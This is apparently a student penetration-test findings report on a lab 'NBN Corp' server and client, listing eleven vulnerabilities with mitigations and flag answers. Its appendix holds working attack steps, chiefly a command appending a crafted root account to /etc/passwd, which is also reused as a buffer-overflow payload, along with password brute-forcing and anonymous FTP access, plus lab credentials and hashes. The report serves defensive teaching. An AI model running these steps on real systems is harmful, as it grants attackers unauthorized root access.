NBN CORP

Security Assessment Findings

Report

Sky Zhou

yz5946@nyu.edu

Business Confidential

Date: May 10th, 2024

Version 1.0

Report Template Reference: https://github.com/hmaverickadams/TCM-Security-Sample-Pentest-Report/blob/master/TCMS%20-%20Demo%20Corp%20-%20Findings%20Report%20-%20Example%202.docx

Table of Contents

Executive Summary

NBN approached our team to conduct a penetration test in a simulated server-client environment, aiming to resolve any potential vulnerabilities that could lead to unwanted consequences. The evaluation was conducted on two virtual machines designed to mirror potential entry points for attackers aiming to achieve root access.

After a thorough review, we believe that the overall security of NBN's server is very weak, resulting in an extreme high risk for data breaches. The three categories of vulnerabilities listed above are major flaws that needs to be urgently fixed:

1. **Broken Access Control**
2. **Insufficient Database and Web Service Security**
3. **Improper System Maintenance**

According to these identifies vulnerabilities, we recommend the following actions to be taken to strengthen the security of both server and client:

1. **Access Control and Privileged Accounts**
2. **Encryption and Data Protection**
3. **System and Service Patch Management**
4. **Network Segmentation**

The details of mitigations will be further introduced in **Introduction** and **Finding**.

Introduction

To evaluate the security level and assess any potential vulnerabilities in NBN's server and client, our team performs a red-team style penetration test. Specifically, our team acts as outside attackers trying to exploit the vulnerabilities that exist in NBN's server and client virtual box images. We in total detected 11 vulnerabilities, all of which impose a high or above risk that may lead to unauthorized access to server and client systems, as well as potential information leakage.

The following are detailed immediate actions and fixes we recommend mitigating the vulnerabilities:

1. **Access Control and Privileged Accounts:** Implement role-based access control (RBAC) systems to ensure that access rights are granted according to the role of the user within the organization. Regularly audit and review access privileges, especially for accounts with administrative powers, to prevent abuse and ensure that they are only granted when necessary.
2. **Encryption and Data Protection:** Use strong password and strong encryption protocols such as AES (Advanced Encryption Standard) for storing and transmitting sensitive data. Ensure that all sensitive data, including backups, are encrypted both in transit and at rest, thereby protecting data from unauthorized access.
3. **System and Service Patch Management:** Establish a routine process for applying security patches and updates to software and systems promptly to protect against known vulnerabilities. Utilize automated tools to track and verify the patch levels of systems and software across the network, ensuring consistency and completeness.
4. **Network Segmentation:** Divide the network into smaller, manageable segments or subnets using physical or virtual separation to limit access to critical resources and reduce the potential impact of breaches. Implement strict firewall rules and access controls for each segment to control traffic flow and prevent unauthorized access between segments.

PoC

Name: Yufei Zhou

Email: yz5946@nyu.edu

Timeline

The test will be conducted over 3 consecutive weekends.

Week 1: Reconnaissance and Vulnerability Analysis

Week 2: Exploitation and Post-Exploitation

Week 3: Report and Analysis Deliverables

Tests will only be conducted during non-business hours.

Target

The ultimate target of this red-team style penetration test is to gain root privilege on both server and client systems by looking for the following potential vulnerabilities:

1. **Scanning vulnerabilities**
2. **Cracking weak passwords**
3. **Investigating misconfigurations in system and services**
4. **Exposing hidden data**

Scope

The testing will concentrate on discovering the most effective methods for attacking NBN's network from external sources, as internal and physical access fall outside the scope of this assessment. However, it is important to note that the possibility of escalating from external vulnerabilities to gain access to internal resources is still considered and included within the scope of this assessment.

Vulnerability Summary & Report Card

Severity of vulnerability is evaluated by the following metrics:

Critical: Grant direct root access to the attacker

High: Aids escalation to critical level of vulnerability or expose hidden data

Moderate: Aids escalation to high level of vulnerability

Low: Aids escalation to medium level of vulnerability

5	6	0	0
Critical	High	Moderate	Low

Finding	Severity	Recommendation
01: Broken Access Control – /etc/passwd File Modification	Critical	Strict file permissions by setting read-only permissions for other users.
02: Insufficient Security of Database and Password	Critical	Upgrade Hashing Algorithm and use strong passwords.
03: Unsafe GET Parameter Pass on Web URL	Critical	Use POST Requests for Sensitive Data
04: Database Information Leakage	Critical	Implement Proper Error Handling
05: Buffer Overflow Vulnerability	Critical	Secure Coding Practices and Implement Access Control
06: Anonymous FTP Login	High	Disable Anonymous Access
07: Sensitive Data Stored on Webserver	High	Remove or Encrypt Sensitive Data
08: Insufficient Password Complexity	High	Enforce Strong Password Policies
09: Hardcoding of Database Credentials	High	Avoid Hardcoding Sensitive Information
10: Unprotected Information on Client Server	High	Encrypt Data Before Encoding
11: Insufficient Patch Management	High	Update outdated operating systems and services

Methodology and Technical Findings

Finding-01: Broken Access Control – /etc/passwd File Modification

Rating: Critical

Description:	NBN Corp server allows non-root privilege to change /etc/passwd file.
Risk:	**Likelihood:** Moderate – This vulnerability can be exploited when the attacker logins in with valid credential to the server (i.e. Gibson's account) and modifies password file to add a customized root account to the system. **Impact:** Critical - If exploited, an attacker gains root access.
System:	Server
Tools Used:	SSH, mkpasswd

Exploit Approach

1. Use **mkpasswd** to craft a hashed username:password = pentest:root string.
2. Use <**sudo echo [hashed password] | sudo tee -a /etc/passwd**> on Gibson's account to append the crafted hash to passwd file.
3. Use <**su pentest**> to login with root privilege.

Mitigation Recommendations

1. Strict file permissions by setting read-only permissions for other users.

Finding-02: Insufficient Security of Database and Password

Rating: Critical

Description:	NBN server allows root privilege to access all database and the encrypted scheme (MD5) used in password hashing is considered insecure.
Risk:	**Likelihood:** Moderate- The attacker should first gain root privilege (achieve Finding-01) and break database password (achieve Finding-07) on server to view the content stored in the database. **Impact:** Critical – All usernames, MD5 hashed passwords, and activities can be directly accessed. Common or low security passwords in MD5 hash can be decrypted.
System:	Server
Tools Used:	MySQL, MD5 hash decrypt

Exploit Approach

1. Run mysql service as root.
2. Search for target database and print the content.
3. Decrypt MD5 hash with decrypt tool.

Mitigation Recommendations

1. **Upgrade Hashing Algorithm:** Replace MD5 with a more secure hashing algorithm such as SHA-256 in conjunction with a cryptographic salt. These algorithms are resistant to brute force attacks and are designed to slow down hashing, making them more secure against attacks.
2. **Use Strong Passwords:** See Finding-08: Insufficient Password Complexity

Finding-03: Unsafe GET Parameter Pass on Web URL

Rating: Critical

Description:	NBN Corp uses GET request to pass parameters on its Web services.
Risk:	Likelihood: High – GET requests can be easily captured by traffic sniffing tools. Impact: Critical – If exploited, an adversary gains username:password information to login to NBN server.
System:	Server
Tools Used:	Wireshark, Manual Inspection

Exploit Approach

1. Wireshark captures login behaviors and username:password pair is unencrypted.
2. Manual Inspection of login.php file reveals that username:password pair is transmitted unencrypted.

Mitigation Recommendations

1. **Use POST Requests for Sensitive Data:** Modify the client and server code to handle POST requests where sensitive data transmission is required. Ensure that all forms and API calls that deal with such data use the POST method

Finding-04: Database Information Leakage

Rating: Critical

Description:	NBN Corp's login website directly displays database credentials when login fails.
Risk:	Likelihood: Critical – Invalid login attempt can reveal username:password in MD5 hash. Impact: Critical – If exploited, an adversary gains username:password information to login to NBN server.
System:	Server
Tools Used:	Manual Inspection

Exploit Approach

1. Enter random stuff in login field on NBN's login website.

Mitigation Recommendations

1. **Implement Proper Error Handling:** Modify application's error handling routines to catch exceptions and log them internally, while only showing generic messages to the end-user.

Finding-05: Buffer Overflow Vulnerability

Rating: Critical

Description:	The NBN client interface is vulnerable to Buffer Overflow attack.
Risk:	Likelihood: Moderate – An attacker can exploit this vulnerability by code analysis and payload injection. Impact: Critical – If exploited, an attacker can gain root access to client
System:	Client
Tools Used:	EDB, msfvenom

Exploit Approach

1. Download nbn.backup from client server to local.
2. Inject inputs to overflow buffer and analyze the behavior of registers. Found EIP offset at 118.
3. Craft payload to control EIP to execute payload.
4. Analyze address on client server to modify payload.
5. Inject modified payload to get shell of client.
6. Add a new root user to /etc/passwd.
7. Login with root privilege.

Mitigation Recommendations

1. **Secure Coding Practices:**

   Bound Checking: Always use safe functions that include bounds checking automatically. For instance, replace functions like strcpy, sprintf, and gets with safer alternatives like strncpy, snprintf, and fgets, respectively.

   Input Validation: Validate and sanitize all inputs to ensure they do not exceed expected lengths. Ensure that all data is treated appropriately, avoiding unexpected control characters or binary data that might lead to vulnerabilities.
2. **Implement Access Control:** Make nbn.backup file invisible to client user. Restrict access to this backup file to administrator or root privilege.

Finding-06: Anonymous FTP Login

Rating: High

Description:	NBN Corp allows external connections to FTP 65534 with username:passwd pair anonymous:anonymous.
Risk:	**Likelihood:** High – This vulnerability is obvious for outside attackers. An Nmap scan and anonymous login would create an FTP connection. **Impact:** High –Attackers could exploit this vulnerability to access, alter, or remove files and directories that are available to anonymous users.
System:	Server
Tools Used:	Nmap

Exploit Approach

1. Login to FTP connection with Name: anonymous, password: anonymous via 172.16.1.1 on port 65534
2. cd Gibson folder, run <get flag3> to transfer flag3 to host desktop.

Mitigation Recommendations

1. **Disable Anonymous Access:** The most straightforward way to prevent unauthorized access is to disable anonymous login altogether in the FTP server settings. This ensures that only authenticated users with proper credentials can access the server.
2. **Implement Access Controls:** Use access control lists to define and restrict permissions for different users and authentication status. Ensure that permissions are granted on a least-privileged basis.

Finding-07: Sensitive Data Stored on Webserver

Rating: High

Description:	Sensitive data is stored in the hidden URL provided by robot.txt in NBN Corp's main website.
Risk:	**Likelihood:** High – This vulnerability can be easily identified with web crawlers. **Impact:** High – Attacker can access the sensitive information through web server.
System:	Server
Tools Used:	Nmap, Wget

Exploit Approach

1. Perform Nmap scan on target 172.16.1.1 and identified /internal /data are hidden URLs.
2. Visit URL: 172.16.1.1/data

Mitigation Recommendations

1. **Remove Sensitive Data:** The most straightforward way to prevent unauthorized access is to remove sensitive data from webserver.
2. **Encrypt Sensitive Data:** Encrypt sensitive data both in transit and at rest. Use strong encryption standards such as AES (Advanced Encryption Standard) with a robust key management policy.
3. **Restrict File Permissions:** Set strict file permissions on the web server. Only essential personnel and services should have read, write, or execute permission.

Finding-08: Insufficient Password Complexity

Rating: High

Description:	The user 'gibson' sets a weak password that can be cracked using 'rockyou' wordlist.
Risk:	**Likelihood:** High – This vulnerability can be exploited by attackers with minimum password cracking skills. **Impact:** High – Cracking the password will grant the attacker access to NBN server directly with Gibson's privilege. Attackers could exploit this vulnerability to access, alter, or remove files and directories that are stored in the server machine.
System:	Server
Tools Used:	Python script, paramiko

Exploit Approach

1. Write a python script that read in passwords from rockyou.txt and create a ssh connection to guess password for username: gibson until success.
2. Create SSH connection to 172.16.1.1 on port 443, login with username: gibson, password: digital

Mitigation Recommendations

1. **Enforce Strong Password Policies:**

   Complexity Requirements: Require passwords to include a mix of uppercase letters, lowercase letters, numbers, and special characters.

   Minimum Length: Set a minimum password length of at least 12 characters. Longer passwords are typically more secure against brute-force attacks.

   No Common Passwords: Disallow passwords that are easily guessable or commonly used, such as "password," "123456," or "qwerty."
2. **Regularly Update and Review Access Controls:** Periodically review and update access controls to ensure that only authorized users have access to sensitive information.

Finding-09: Hardcoding of Database Credentials

Rating: High

Description:	The login credentials to access database is explicitly stored in login.php file.
Risk:	Likelihood: Moderate – The attacker should first gain root privilege (achieve Finding-01) on server to view the content stored in login.php file. Impact: Critical - If exploited, an attacker can view all database contents.
System:	Server
Tools Used:	Linux Terminal

Exploit Approach

1. Login server with root privilege.
2. Open content in /var/www/html/login.php

Mitigation Recommendations

1. **Avoid Hardcoding Sensitive Information:** Use environment variables to store sensitive credentials. In PHP, you can access these variables via getenv() function. Configure your server or use a tool like dotenv to manage environment variables securely.

2. **Secure Database Connection Information:** Store configuration files outside of the web root and ensure they are adequately protected by filesystem permissions. This reduces the risk of exposing sensitive configuration details through directory traversal attacks or web server misconfigurations.

Finding-10: Unprotected Information on Client Server

Rating: High

Description:	NBN Corp's client contains unprotected sensitive information
Risk:	Likelihood: Critical – Anyone login to client server can see the information Impact: High – Sensitive information is exposed.
System:	Client
Tools Used:	Manual Inspection

Exploit Approach

1. Login to client server and inspect files.
2. Decode file with base64 to retrieve hidden information.

Mitigation Recommendations

1. **Encrypt Data Before Encoding:** Use strong encryption algorithms like AES (Advanced Encryption Standard) for encrypting the data.
2. **Implement Access Control:** Ensure that only authorized users or systems can access the encoded data. Implement robust access control mechanisms to restrict access based on user roles or system privileges.

Finding-11: Insufficient Patch Management

Rating: High

Description:	NBN permitted various deprecated software in their network. This includes: - Apache HTTPd 2.4.29 (Server) - Linux Kernel 4.13.0 (Client)
Risk:	Likelihood: High – These vulnerabilities can be discovered with basic tools. Impact: High – If exploited, an attacker could possibly gain root privilege.
System:	All
Tools Used:	Nmap

Mitigation Recommendations:

1. Update outdated operating systems and services.

Conclusion

During the penetration testing, root access was obtained on both NBN's server and client machines. The penetration test on the system revealed critical vulnerabilities in Access Control, Database and Web Service Security, System and Patch Management, and Network Segmentation. These vulnerabilities pose significant security risks to both NBN's server and client system and its associated data.

To effectively address these vulnerabilities, it is advised to regularly audit and review access privileges to enforce strict Access Control; to implement strong password and database encryption schemes to ensure data security; to upgrade the system and service versions to the latest stable version and promptly apply security patches; to implement secure coding practices, regularly conducting vulnerability assessments, and performing code reviews are crucial steps in mitigating risks associated with buffer overflow.

By resolving the identified vulnerabilities and adhering to the suggested mitigation strategies, the system's security stance can be substantially enhanced. It is vital to prioritize security initiatives, regularly update software, and perform continuous assessments to safeguard critical assets, uphold data confidentiality, integrity, and availability, and reduce the potential risks of exploitation.

Appendix A: Findings

Reconnaissance Result

Port	State	Service	Version
80/tcp	open	http	Apache 2.4.29
443/tcp	open	ssh	Openssh
8001/tcp	open	http	Apache 2.4.29
65534/tcp	open	ftp	Vsftpd 3.0.3

Finding-01: Broken Access Control – /etc/passwd File Modification


```
┌──(kali㉿kali)-[~/Desktop]
└─$ mkpasswd -m sha-512 -S saltsalt -s
Password: root
$6$saltsalt$bAY90rAsHhyx.bxmKP9FE5UF4jP1iWgjV0ltM6ZJxfYkiIaCExjBZIbfmqmZEWoR65aM.1nFvG7fF3gYOjHpM.
```

```
gibson@nbnserver:/var/www/html/data$ sudo echo 'pentest:$6$saltsalt$bAY90rAsHhyx.bxmKP9FE5U
F4jP1iWgjV0ltM6ZJxfYkiIaCExjBZIbfmqmZEWoR65aM.1nFvG7fF3gYOjHpM.:0:0:pentest:/root:/bin/bash
' | sudo tee -a /etc/passwd
```

```
gibson@nbnserver:/var/www/html/data$ su pentest
Password:
root@nbnserver:/var/www/html/data# ls
CEO_gibson.jpg  customerservice.jpg  flag4.jpg    ourCEO.jpg        stephenson.jpg
customer.list   flag1                newtech.jpg  servicetechs.jpg
root@nbnserver:/var/www/html/data#
```

Finding-02: Insufficient Security of Database and Password

```
root@nbnserver:/var/lib/mysql/nbn# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1252
Server version: 10.1.38-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| nbn                |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

MariaDB [(none)]> use nbn
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [nbn]> SHOW TABLES;
+---------------+
| Tables_in_nbn |
+---------------+
| users         |
+---------------+
1 row in set (0.00 sec)

MariaDB [nbn]> SELECT * FROM users;
+---------+-----------+-----------+-----------+----------------------------------+--------------------+---------------------+--------------+
| user_id | firtname  | lastname  | user      | password                         | avatar             | last_login          | failed_login |
+---------+-----------+-----------+-----------+----------------------------------+--------------------+---------------------+--------------+
|       1 | gibson    | gibson    | gibson    | e0e1d64fdac4188f087c4d44060de65e | data/ourCEO.jpg    | 2019-04-21 14:08:55 |          123 |
|       3 | stephenson | stephenson | stephenson | 942cbb4499d6a60b156f39fcbaacf0ae | data/stephenson.jpg | 2029-12-12 01:23:45 |          123 |
+---------+-----------+-----------+-----------+----------------------------------+--------------------+---------------------+--------------+
2 rows in set (0.00 sec)
```



Finding-03: Unsafe GET Parameter Pass on Web URL

```
196 84.906188846  172.16.1.1      172.16.1.2      ICMP      98 Echo (ping) reply    id=0x027b, seq=17049/39234, ttl=64 (request in 195)
197 85.930409025  172.16.1.2      172.16.1.1      ICMP      98 Echo (ping) request  id=0x027b, seq=17050/39490, ttl=64 (reply in 198)
198 85.930560182  172.16.1.1      172.16.1.2      ICMP      98 Echo (ping) reply    id=0x027b, seq=17050/39490, ttl=64 (request in 197)
199 86.211336136  10.10.0.10      172.16.1.1      TCP       74 50440 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2144432278 TSecr=
200 86.211615446  172.16.1.1      10.10.0.10      TCP       74 80 → 50440 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=805786
201 86.211629492  10.10.0.10      172.16.1.1      TCP       66 50440 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2144432278 TSecr=805786697
202 86.211919340  10.10.0.10      172.16.1.1      HTTP     517 GET /login.php?username=gibson&password=digital&Login=Enter HTTP/1.1
203 86.212127920  172.16.1.1      10.10.0.10      TCP       66 80 → 50440 [ACK] Seq=1 Ack=452 Win=30080 Len=0 TSval=805786698 TSecr=2144432279
204 86.212741341  172.16.1.1      10.10.0.10      HTTP     3510 HTTP/1.1 302 Found  (text/html)
205 86.212751558  10.10.0.10      172.16.1.1      TCP       66 50440 → 80 [ACK] Seq=452 Ack=3445 Win=31872 Len=0 TSval=2144432280 TSecr=80578669
206 86.954798897  172.16.1.2      172.16.1.1      ICMP      98 Echo (ping) request  id=0x027b, seq=17051/39746, ttl=64 (reply in 207)
207 86.954923876  172.16.1.1      172.16.1.2      ICMP      98 Echo (ping) reply    id=0x027b, seq=17051/39746, ttl=64 (request in 206)
208 87.909696036  10.10.0.10      172.16.1.1      HTTP     496 GET /internal/employee.php?name=gibson HTTP/1.1
```

```php
// Get username
$user = $_GET[ 'username' ];
$user = mysqli_real_escape_string($conn, $user);

// Get password
$pass = $_GET[ 'password' ];
$pass = md5( $pass );
```

Finding-04: Database Information Leakage

Login

Login failed. Query: SELECT * FROM `users` WHERE user = '' AND password = '9f6e6800cfae7749eb6c486619254b9c';

Finding-05: Buffer Overflow Vulnerability

```
***** NBN Customer Management Portal *****

-- Main Menu --
1. Create new customer account
2. Paid Bill Deposit
3. Bill for Service
4. Account information
5. Log out
6. Clear the screen and display available options

Please enter any options (1-6) to continue : 1

Creating a new Customer Profile
Enter the account holder name    :
Enter the account holder address :
Account has been created successfully

echo pentest:$6$saltsalt$bAY90rAsHhyx.bxmKP9FE5UF4jP1iWgjV0ltM6ZJxfYkiIaCExjBZIbfmqmZEWoR65aM.1nFvG7fF3gYOjHpM.:0:0:pentest:/root:/bin/bash | sudo tee -a /etc/passwd
pentest:$6$saltsalt$bAY90rAsHhyx.bxmKP9FE5UF4jP1iWgjV0ltM6ZJxfYkiIaCExjBZIbfmqmZEWoR65aM.1nFvG7fF3gYOjHpM.:0:0:pentest:/root:/bin/bash
whoami
root
```

Finding-06 Anonymous FTP Login

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 172.16.1.1 65534
Connected to 172.16.1.1.
220 (vsFTPd 3.0.3)
Name (172.16.1.1:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34947|)
150 Here comes the directory listing.
drwxr-xr-x    5 1000     1000         4096 Apr 03  2020 gibson
226 Directory send OK.
ftp> cd gibson
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||12385|)
150 Here comes the directory listing.
-rw-rw-rw-    1 0        0           46037 Apr 03  2020 flag3
226 Directory send OK.
ftp> get flag3
```

Finding-07: Sensitive Data Stored on Webserver

```
1 # Nmap 7.94SVN scan initiated Sat May  4 23:21:50 2024 as
2 mass_dns: warning: Unable to determine any DNS servers. R
3 Nmap scan report for 172.16.1.1
4 Host is up (0.00030s latency).
5 Not shown: 65531 closed tcp ports (conn-refused)
6 PORT      STATE SERVICE VERSION
7 80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
8 | http-robots.txt: 2 disallowed entries
9 |_/internal/ /data/
```

Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
CEO_gibson.jpg	2017-05-11 18:35	56K	
customer.list	2019-04-20 23:53	1.2K	
customerservice.jpg	2019-04-20 23:49	238K	
flag1	2020-01-14 17:25	1.3K	
flag4.jpg	2019-04-20 23:49	70K	
newtech.jpg	2019-04-20 23:49	180K	
ourCEO.jpg	2019-04-20 23:49	201K	
servicetechs.jpg	2019-04-20 23:49	171K	
stephenson.jpg	2014-08-30 22:13	37K	

Apache/2.4.29 (Ubuntu) Server at 172.16.1.1 Port 80

Finding-08: Insufficient Password Complexity

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh gibson@172.16.1.1 -p 443
gibson@172.16.1.1's password:
        Welcome to

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Sun May  5 00:04:53 2024 from 10.10.0.10
gibson@nbnserver:~$ ls
flag3
gibson@nbnserver:~$ cd ..
gibson@nbnserver:/home$ ls
gibson
gibson@nbnserver:/home$ cd ..
gibson@nbnserver:/$ ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  swap.img  sys  tmp  usr  var  vmlinuz  vmlinuz.old
gibson@nbnserver:/$ cd root
-bash: cd: root: Permission denied
gibson@nbnserver:/$ cd etc
gibson@nbnserver:/etc$ ls
acpi                    cloud                   dpkg            hosts.allow     lighttpd          mke2fs.conf          pam.d                rc5.d          ssh              update-manager
adduser.conf            console-setup           environment     hosts.deny      locale.alias      modprobe.d           passwd               rc6.d          ssl              update-motd.d.BACKUP
alternatives            cron.d                  ethertypes      init.d          locale.gen        modules              passwd-              rc.local       subgid           update-notifier
apache2                 cron.daily              fonts           initramfs-tools localtime         modules-load.d       perl                 rcS.d          subgid-          vim
apm                     cron.hourly             fstab           inputrc         logcheck          motd                 php                  resolv.conf    subuid           vmware-tools
apparmor                cron.monthly            ftpusers        insserv.conf.d  login.defs        mtab                 pm                   rmt            subuid-          vsftpd.conf
apparmor.d              crontab                 fuse.conf       iproute2        logrotate.conf    mysql                polkit-1             rpc            sudoers          vsftpd.conf.back
apport                  cron.weekly             gai.conf        iscsi           logrotate.d       nanorc               pollinate            rsyslog.conf   sudoers.d        vtrgb
apt                     cryptsetup-initramfs    groff           issue           lsb-release       netplan              popularity-contest.conf  rsyslog.d  sysctl.conf      wgetrc
at.deny                 crypttab                group           issue.net       ltrace.conf       network              profile              screenrc       sysctl.d         X11
bash.bashrc             dbus-1                  group-          kernel          lvm               networkd-dispatcher  profile.d            securetty      systemd          xdg
bash_completion         debconf.conf            grub.d          landscape       machine-id        NetworkManager       protocols            security       terminfo         zsh_command_not_found
bash_completion.d       debian_version          gshadow         ldap            magic             networks             python3              selinux        thermald
bindresvport.blacklist  default                 gshadow-        ld.so.cache     magic.mime        newt                 python3.6            services       timezone
binfmt.d                deluser.conf            gss             ld.so.conf      mailcap           nsswitch.conf        rc0.d                shadow         tmpfiles.d
```

Finding-09: Hardcoding of Database Credentials

```
root@nbnserver:/var/www/html# cat login.php
<?php

header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Cache-Control: no-cache");
header("Pragma: no-cache");

$error_message = "";
$servername = "localhost";
$database   = 'nbn';
$username       = 'root';
$password       = 'digital';
```

Finding-10: Unprotected Information on Client Server

```
stephenson@nbnclient:~$ cat flag7
iVBORw0KGgoAAAANSUhEUgAAAJAAAAAUCAIAAADtBSMhAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAAIASURBVGhD7ZaLbYQwDIaZi4GY56ZhmRvm+jvx
MyQcUGgVKZ8q1cSP346Pa6fPoCvGwjpjLKwzxsI6YyysM55Z2LpM0/x689PgHLu3Vyzs/ZonsKxI
WlY+3IMTGJbB4aHkOltp1PvN+muzVEoeHfkqJ+baucC4MKtwvnun/n4tt95vc7CTuHu4q+QJHlgY
XsUEgqU6UvkwHRNwCU7Oa6wLObRBGByYHb5EjqDkhc7oUfM0bAYxzwkLmgYjyrEnJNNdzTyaqSVL
mzFXoC1kEhxxdS5/mQXH3zApIs3FohZv53yGBG7MLpBVJAQ5JielrKQkiHQdjt/IiSO0TIrZCyuG
VVyRlpC0aSFUShTlTH9bQm0ui4p8XRhpCvkELv9IFJOFm0rfj+mEj30w2yGfpd2ZmbCisqcupwVT
tmS66qHbuqvg+bkawuDbwiwTPtbTsoLeCKN/w5C94Ac+WPxxDOHbIcxtYbBC/yHcUZezQi7PmTKi
hFVcJXUha1jMq3PBkEolX98wGBn0VZzYF4c2mrF/Oig2+Sgo9M7kRNMFKk05OQi3A7c+t16xhpwW
ZF2uJf4LC0uFtkJcn8iCrpTVTzk5qDUXTtjaEBd2ADdDc5wdvcER7lyY+xTJ52ELxTSWeRuuj8Rj
en8mJOze3vmFDf6VsbDOGAvrjLGwzhgL64rP5wfyGXqkt8NgHgAAAABJRU5ErkJggg==
```

Finding-11: Insufficient Patch Management


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 172.16.1.1 -p- -sT -sC -sV -A -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07
mass_dns: warning: Unable to determine any DNS servers.
rs with --dns-servers
Nmap scan report for 172.16.1.1
Host is up (0.0012s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: NBN Corporation
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
```

```
stephenson@nbnclient:~$ uname -a
Linux nbnclient 4.13.0-46-generic #51-Ubuntu SMP Tue Jun 12 12:36:29 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```

Appendix B: Flags

FLAG1{CYBERFELLOWS_GOODLUCK}

Retrieved from 172.16.1.1/data/flag1




flag2{down_a_rabbit_hole}

Retrieved by logging in with Gibson's account.


flag3{brilliantly_lit_boulevard}

Retrieved from flag3 file via FTP connection



